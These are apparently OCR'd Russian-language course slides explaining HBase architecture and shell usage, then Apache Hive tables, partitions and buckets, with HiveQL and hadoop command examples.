
Поддерживаемые операции

- **Put**: добавить новую запись в hbase. Timestamp этой записи может быть задан вручную, в противном случае он будет установлен автоматически как текущее время.
- **Get**: получить данные по определенному RowKey. Можно указать Column Family, из которой будем брать данные и количество версий которые хотим прочитать.
- **Scan**: читать записи по очереди. Можно указать запись с которой начинаем читать, запись до которой читать, количество записей которые необходимо считать, Column Family из которой будет производиться чтение и максимальное количество версий для каждой записи.
- **Delete**: пометить определенную версию к удалению. Физического удаления при этом не произойдет, оно будет отложено до следующего Major Compaction.

Архитектура

- **Hbase** является распределенной базой данных, которая может работать на десятках и сотнях физических серверов, обеспечивая бесперебойную работу даже при выходе из строя некоторых из них. Поэтому архитектура hbase довольна сложна по сравнению с классическими реляционными базами данных.

Архитектура



Основные процессы Hbase

- **1. Region Server** — обслуживает один или несколько **регионов.** Регион — это диапазон записей соответствующих определенному диапазону подряд идущих RowKey. Каждый регион содержит:
- **Persistent Storage** — основное хранилище данных в Hbase. Данные физически хранятся на HDFS, в специальном формате **HFile**. Данные в HFile хранятся в отсортированном по RowKey порядке. Одной паре (регион, column family) соответствует как минимум один HFIle.
- **MemStore** — буфер на запись. Так как данные хранятся в HFile в отсортированном порядке — обновлять HFile на каждую запись довольно дорого. Вместо этого данные при записи попадают в специальную область памяти MemStore, где накапливаются некоторое время. При наполнении MemStore до некоторого критического значения данные записываются в новый HFile.

Основные процессы Hbase

- **BlockCache** — кэш на чтение. Позволяет существенно экономить время на данных которые читаются часто.
- **Write Ahead Log(WAL).** Так как данные при записи попадают в memstore, существует некоторый риск потери данных из-за сбоя. Для того чтобы этого не произошло все операции перед собственно осуществление манипуляций попадают в специальный лог-файл. Это позволяет восстановить данные после любого сбоя.

Основные процессы Hbase


- **1. Master Server** — главный сервер в кластере hbase. Master управляет распределением регионов по Region Servers, ведет реестр регионов, управляет запусками регулярных задач и делает другую полезную работу.
- Для координации действий между сервисами Hbase использует Apache ZooKeeper, специальный сервис предназначенный для управления конфигурациями и синхронизацией сервисов.
- При увеличении количества данных в регионе и достижении им определенного размера Hbase запускает **split**, операцию разбивающую регион на 2. Для того чтобы избежать постоянных делений регионов — можно заранее задать границы регионов и увеличить их максимальный размер.
- Так как данные по одному региону могут храниться в нескольких HFile, для ускорения работы Hbase периодически их сливает воедино. Эта операция в Hbase называется **compaction.** Compaction бывают двух видов:

Основные процессы Hbase

- **Minor Compaction.** Запускается автоматически, выполняется в фоновом режиме. Имеет низкий приоритет по сравнению с другими операциями Hbase.
- **Major Compaction.** Запускается руками или по наступлению срабатыванию определенных триггеров (например по таймеру). Имеет высокий приоритет и может существенно замедлить работу кластера. **Major Compaction** лучше делать во время когда нагрузка на кластер небольшая. Во время Major Compaction также происходит физическое удаление данных, ране помеченных меткой tombstone.

Способы работы Hbase

- Самый простой способ начать работу с Hbase — воспользоваться утилитой **hbase shell**. Она доступна сразу после установки hbase на любом ноде кластера hbase.



Способы работы Hbase

- **Hbase shell** представляет из себя **jruby-консоль** с встроенной поддержкой всех основных операций по работе с **Hbase**. Ниже приведён пример создания таблицы **users** с двумя **column family**, выполнения некоторых манипуляций с ней и удаление таблицы в конце на языке **hbase shell**:

```
create 'users', {NAME => 'user_profile', VERSIONS => 5}, {NAME => 'user_posts',
VERSIONS => 1231231231}
put 'users', 'id1', 'user_profile:name', 'alexander'
put 'users', 'id1', 'user_profile:second_name', 'alexander'
get 'users', 'id1'
put 'users', 'id1', 'user_profile:second_name', 'kuznetsov'
get 'users', 'id1'
get 'users', 'id1', {COLUMN => 'user_profile:second_name', VERSIONS => 5}
put 'users', 'id2', 'user_profile:name', 'vasiliy'
put 'users', 'id2', 'user_profile:second_name', 'ivanov'
scan 'users', {COLUMN => 'user_profile:second_name', VERSIONS => 5}
delete 'users', 'id1', 'user_profile:second_name'
get 'users', 'id1'
disable 'users'
drop 'users'
```

Поддержка языков программирования

- Как и большинство других hadoop-related проектов hbase реализован на языке java, поэтому и нативный api доступен для языке java.
- Для работы из других языков программирования Hbase предоставляет Thrift API и Rest API. На базе них построены клиенты для всех основных языков программирования: python, PHP, Java Script и тд.

Особенности работы с HBase

- **1.** Hbase «из коробки» интегрируется с MapReduce, и может быть использована в качестве входных и выходных данных с помощью специальных TableInputFormat и TableOutputFormat.
- **2.** Очень важно правильно выбрать RowKey. RowKey должен обеспечивать хорошее равномерное распределение по регионам, в противном случае есть риск возникновения так называемых «горячих регионов» — регионов которые используются гораздо чаще остальных, что приводит к неэффективному использованию ресурсов системы.

Особенности работы с HBase

- **3.** Если данные заливаются не единично, а сразу большими пачками — Hbase поддерживает специальный механизм BulkLoad, который позволяет заливать данные намного быстрее чем используя единичные Put. BulkLoad по сути представляет из себя двухшаговую операцию:
  — Формирование HFile без участия put при помощи специального MapReduce job
  — Подкладывание этих файлов напрямую в Hbase.
- **4.** Hbase поддерживает вывод своих метрик на сервер мониторинга Ganglia. Это может быть очень полезно при администрировании Hbase для понимания сути происходящих с hbase проблем.

Альтернативы HBase

- Hbase довольно сложна в администрировании и использовании, поэтому прежде чем использовать hbase есть смысл обратить внимание на альтернативы:
- **Реляционные базы данных**. Очень неплохая альтернатива, особенно в случае когда данные влезают на одну машину. Также в первую очередь о реляционных базах данных стоит подумать в случае когда важны транзакции индексы отличные от первичного.
- **Key-Value хранилища**. Такие хранилища как Redis и Aerospike лучше подходят когда необходима минимизация latency и менее важна пакетная обработка данных.
- **Файлы и их обработка при помощи MapReduce.** Если данные только добавляются, и редко обновляются/изменяются, то лучше не использовать Hbase, а просто хранить данные в файлах. Для упрощения работы с файлами можно воспользоваться такими инструментами как Hive, Pig и Impala.

Checklist по использованию Hbase

- Использование Hbase оправдано когда:

— Данных много и они не влезают на один компьютер

— Данные часто обновляются и удаляются

— В данных присутствует явный «ключ» по к которому удобно привязывать все остальное

— Нужна пакетная обработка данных

— Нужен произвольный доступ к данным по определенным ключам

Утилиты HADOOP

- **Hive**

- **Самая первая и до сих пор одна из самых популярных СУБД на этой платформе. В качестве языка запросов использует HiveQL — урезанный диалект SQL, который, тем не менее, позволяет выполнять довольно сложные запросы над данными, хранимыми в HDFS.**


HIVE

- Спустя почти 50 лет после изобретения SQL, кажется довольно странным писать больше одной строчки кода для решения задач вроде «посчитай мне сумму транзакций в разбивке по регионам».
- С другой стороны, классические СУБД, такие как **Postgres**, **MySQL** или **Oracle** не имеют такой гибкости в масштабировании при обработке больших массивов данных и при достижении объема большего дальнейшая поддержка становится большой головной болью.
- Собственно, **Apache Hive** был придуман для того чтобы объединить два этих достоинства:
  - Масштабируемость MapReduce;
  - Удобство использования SQL для выборок из данных.

Общее описание HIVE

- Hive появился в недрах компании Facebook в 2007 году, а через год исходники hive были открыты и переданы под управление apache software foundation. Изначально hive представлял собой набор скриптов поверх hadoop streaming, позже развился в полноценный фреймворк для выполнения запросов к данным поверх MapReduce.
- Актуальная версия apache hive(2.0) представляет собой продвинутый фреймворк, который может работать не только поверх фреймворка Map/Reduce, но и поверх Spark, а также Apache Tez.
- Apache hive используют в production такие компании как Facebook, Grooveshark, Last.Fm и многие другие.

Архитектура



Архитектура

- Hive представляет из себя движок, который превращает SQL-запросы в цепочки map-reduce задач. Движок включает в себя такие компоненты, как Parser (разбирает входящие SQL-запрсоы), Optimimer (оптимизирует запрос для достижения большей эффективности), Planner (планирует задачи на выполнение) Executor (запускает задачи на фреймворке MapReduce).
- Для работы hive также необходимо хранилище метаданных. Дело в том что SQL предполагает работу с такими объектами как база данных, таблица, колонки, строчки, ячейки и тд. Поскольку сами данные, которые использует hive хранятся просто в виде файлов на hdfs — необходимо где-то хранить соответствие между объектами hive и реальными файлами.
- В качестве metastorage используется обычная реляционная СУБД, такая как MySQL, PostgreSQL или Oracle.

Command line interface

- Для того чтобы попробовать работу с hive проще всего воспользоваться его командной строкой. Современная утилита для работы с hive называется **beeline**. Для этого на любой машине в hadoop-кластере с установленным hive достаточно набрать команду **$beeline**.
- **Далее необходимо установить соединение с hive-сервером:**

```
beeline> !connect jdbc:hive2://localhost:10000/default root root
Connecting to jdbc:hive2://localhost:10000/default
Connected to: Apache Hive (version 1.1.0-cdh5.7.0)
Driver: Hive JDBC (version 1.1.0-cdh5.7.0)
Transaction isolation: TRANSACTION_REPEATABLE_READ
0: jdbc:hive2://localhost:10000/default>
```

- **root root — в данном контексте это имя пользователя и пароль. После этого вы получите командную строку, в которой можно вводить команды hive.**

Command line interface

- Также иногда бывает удобно не вводить sql-запросы в командную строку beeline, а предварительно сохранить и редактировать их в файле, а потом выполнить все запросы из файла. Для этого нужно выполнить beeline с параметрами подключения к базе данных и параметром -f указывающим имя файла, содержащего запросы:

- beeline -u jdbc:hive2://localhost:10000/default -n root -p root -f sorted.sql

Data Units

- При работе с hive можно выделить следующие объекты которыми оперирует hive:
- База данных
- Таблица
- Партиция (partition)
- Бакет (bucket)

Разберем каждый из них подробнее:

База данных

- **База данных** представляет аналог базы данных в реляционных СУБД. База данных представляет собой **пространство имён**, содержащее таблицы. Команда создания новой базы данных выглядит следующим образом:

```
CREATE DATABASE|SCHEMA [IF NOT EXISTS] <database name>
```

- Database и Schema в данном контексте это одно и тоже. Необязательная добавка **IF NOT EXISTS** создает базу данных только в том случае если она еще не существует.
- Пример создания базы данных:

```
CREATE DATABASE userdb;
```

- Для переключения на соответствующую базу данных используем команду USE:

```
USE userdb;
```

Таблица

- Таблица в hive представляет из себя аналог таблицы в классической реляционной БД. Основное отличие — что данные hive таблиц хранятся просто в виде обычных файлов на hdfs. Это могут быть обычные текстовые **csv**-файлы, бинарные **sequence**-файлы, более сложные колоночные **paruqet**-файлы и другие форматы. Но в любом случае данные, над которыми настроена hive-таблица очень легко прочитать и не из hive.
- **Таблицы в hive бывают двух видов:**
- **Классическая таблица**, данные в которую добавляются при помощи hive.

```
CREATE TABLE IF NOT EXISTS employee ( eid int, name String,
salary String, destination String)
COMMENT 'Employee details'
ROW FORMAT DELIMITED
FIELDS TERMINATED BY '\t'
LINES TERMINATED BY '\n'
STORED AS TEXTFILE;
```

Таблица

- Мы создали таблицу, данные в которой будут храниться в виде обычных csv-файлов, колонки которой разделены символом табуляции. После этого данные в таблицу можно загрузить. Пусть у пользователя в домашней папке на hdfs есть (загрузить файл можно при помощи **hadoop fs -put**) файл sample.txt вида:

1201 Gopal 45000 Technical manager
1202 Manisha 45000 Proof reader
1203 Masthanvali 40000 Technical writer
1204 Kiran 40000 Hr Admin
1205 Kranthi 30000 Op Admin

- Загрузить данные мы сможем при помощи следующей команды:

```
LOAD DATA INPATH '/user/root/sample.txt'
OVERWRITE INTO TABLE employee;
```

Таблица

- После hive **переместит** данные, хранящемся в нашем файле в хранилище hive. Убедиться в этом можно прочитав данные напрямую из файла в хранилище hive в hdfs:

```
[root@quickstart ~]# hadoop fs -text
/user/hive/warehouse/userdb.db/employee/*
1201  Gopal       45000    Technical manager
1202  Manisha     45000    Proof reader
1203  Masthanvali 40000    Technical writer
1204  Kiran       40000    Hr Admin
1205  Kranthi     30000    Op Admin
```

Таблица

- Внешняя таблица, данные в которую загружаются внешними системами, без участия hive. Для работы с внешними таблицами при создании таблицы нужно указать ключевое слово EXTERNAL, а также указать путь до папки, по которому хранятся файлы:

```
CREATE EXTERNAL TABLE IF NOT EXISTS employee_external ( eid int, name String,
salary String, destination String)
COMMENT 'Employee details'
ROW FORMAT DELIMITED
FIELDS TERMINATED BY '\t'
LINES TERMINATED BY '\n'
STORED AS TEXTFILE
LOCATION '/user/root/external_files/';
```

- После этого таблицей можно пользоваться точно так же как и обычными таблицами hive. Самое удобное в этом, что вы можете просто скопировать файл в нужную папку в hdfs, а hive будет автоматом подхватывать новые файлы при запросах к соответствующей таблице. Это очень удобно при работе например с логами

Партиция (partition)

- Так как hive представляет из себя движок для трансляции SQL-запросов в mapreduce-задачи, то обычно даже простейшие запросы к таблице приводят к полному сканированию данных в этой таблицы. Для того чтобы избежать полного сканирования данных по некоторым из колонок таблицы можно произвести партиционирование этой таблицы. Это означает, что данные относящиеся к разным значениям будут физически храниться в разных папках на HDFS.
- Для создания партиционированной таблицы необходимо указать по каким колонкам будет произведено партиционирование:

```
CREATE TABLE IF NOT EXISTS employee_partitioned ( eid int, name String,
salary String, destination String)
COMMENT 'Employee details'
PARTITIONED BY (birth_year int, birth_month string)
ROW FORMAT DELIMITED
FIELDS TERMINATED BY '\t'
LINES TERMINATED BY '\n'
```

Партиция (partition)

- При заливке данных в такую таблицу необходимо явно указать, в какую партицию мы заливаем данные:

```
LOAD DATA INPATH '/user/root/sample.txt' OVERWRITE
INTO TABLE employee_partitioned
PARTITION (birth_year=1998, birth_month='May');
```

- Посмотрим теперь как выглядит структура директорий:

```
[root@quickstart ~]# hadoop fs -ls /user/hive/warehouse/employee_partitioned/
Found 1 items
drwxrwxrwx   - root supergroup          0 2016-05-08 15:03 /user/hive/warehouse/employee_
partitioned/birth_year=1998
[root@quickstart ~]# hadoop fs -ls -R /user/hive/warehouse/employee_partitioned/
drwxrwxrwx   - root supergroup          0 2016-05-08 15:03 /user/hive/warehouse/employee_
partitioned/birth_year=1998
drwxrwxrwx   - root supergroup          0 2016-05-08 15:03 /user/hive/warehouse/employee_
partitioned/birth_year=1998/birth_month=May
-rwxrwxrwx   1 root supergroup        161 2016-05-08 15:03 /user/hive/warehouse/employee_
partitioned/birth_year=1998/birth_month=May/sample.txt
```

Видно, что структура директорий выглядит таким образом, что каждой партиции соответствует отдельная папка на hdfs. Теперь, если мы будем запускать какие-либо запросы, у казав в условии WHERE ограничение на значения партиций — mapreduce возьмет входные данные только из соответствующих папок.

Партиция (partition)

- В случае External таблиц партиционирование работает аналогичным образом, но подобную структуру директорий придется создавать вручную.

- Партиционирование очень удобно например для разделения логов по датам, так как правило любые запросы за статистикой содержат ограничение по датам. Это позволяет существенно сократить время запроса.

БАКЕТ

- Партиционирование помогает сократить время обработки, если обычно при запросах известны ограничения на значения какого-либо столбца. Однако оно не всегда применимо. Например — если количество значений в столбце очень велико. Например — это может быть ID пользователя в системе, содержащей несколько миллионов пользователей.

- В этом случае на помощь нам придет разделение таблицы на бакеты. В один бакет попадают строчки таблицы, для которых значение совпадает со значением хэш-функции вычисленным по определенной колонке.

- При любой работе с бакетированными таблицами необходимо не забывать включать поддержку бакетов в hive (иначе hive будет работать с ними как с обычными таблицами):

```
set hive.enforce.bucketing=true;
```

БАКЕТ

- Для создания таблицы разбитой на бакеты используется конструкция CLUSTERED BY

```
set hive.enforce.bucketing=true;

CREATE TABLE employee_bucketed ( eid int, name String, salary String, destination String)
CLUSTERED BY(eid) INTO 10 BUCKETS
ROW FORMAT DELIMITED
FIELDS TERMINATED BY '\t'
LINES TERMINATED BY '\n'
STORED AS TEXTFILE;
```

БАКЕТ

- Так как команда Load используется для простого перемещения данных в хранилище hive — в данном случае для загрузки она не подходит, так как данные необходимо предобработать, правильно разбив их на бакеты. Поэтому их нужно загрузить при помощи команды INSERT из другой таблицы(например из внешней таблицы):

```
set hive.enforce.bucketing=true;
FROM employee_external INSERT OVERWRITE TABLE
employee_bucketed SELECT *;
```

БАКЕТ

- После выполнения команды убедимся, что данные действительно разбились на 10 частей:

```
[root@quickstart ~]# hadoop fs -ls /user/hive/warehouse/employee_bucketed
Found 10 items
-rwxrwxrwx   1 root supergroup   31555556 2016-05-08 16:04
/user/hive/warehouse/employee_bucketed/000000_0
-rwxrwxrwx   1 root supergroup   31555556 2016-05-08 16:04
/user/hive/warehouse/employee_bucketed/000001_0
-rwxrwxrwx   1 root supergroup   31555556 2016-05-08 16:04
/user/hive/warehouse/employee_bucketed/000002_0
-rwxrwxrwx   1 root supergroup   31555556 2016-05-08 16:04
/user/hive/warehouse/employee_bucketed/000003_0
-rwxrwxrwx   1 root supergroup   31555556 2016-05-08 16:04
/user/hive/warehouse/employee_bucketed/000004_0
-rwxrwxrwx   1 root supergroup   31555556 2016-05-08 16:04
/user/hive/warehouse/employee_bucketed/000005_0
-rwxrwxrwx   1 root supergroup   31555556 2016-05-08 16:04
/user/hive/warehouse/employee_bucketed/000006_0
-rwxrwxrwx   1 root supergroup   31555556 2016-05-08 16:04
/user/hive/warehouse/employee_bucketed/000007_0
-rwxrwxrwx   1 root supergroup   31555556 2016-05-08 16:04
/user/hive/warehouse/employee_bucketed/000008_0
```

Checklist по использованию hive

- Мы разобрали все объекты, которыми оперирует hive. После того как таблицы созданы — можно работать с ними, так как с таблицами обычных баз данных. Однако не стоит забывать о том что hive — это все же движок по запуску mapreduce задач над обычными файлами, и полноценной заменой классическим СУБД он не является. Приведем небольшой checklist по использованию hive:

- Данных которые надо обрабатывать много и они не помещаются на диск одной машины (иначе лучше подумать над классическими SQL-системами).

- Данные в основном только добавляются и редко обновляются (если обновления часты — возможно стоит подумать об использовании Hbase.

- Данные имеют хорошо структурированы и хорошо разбиваются на колонки.

- Паттерны обработки данных хорошо описываются декларативным языком запросов (SQL).

- Время ответа на запрос не критично (так как hive работает на основе MapReduce — интерактивности ждать не стоит).

Вопросы на самообучение

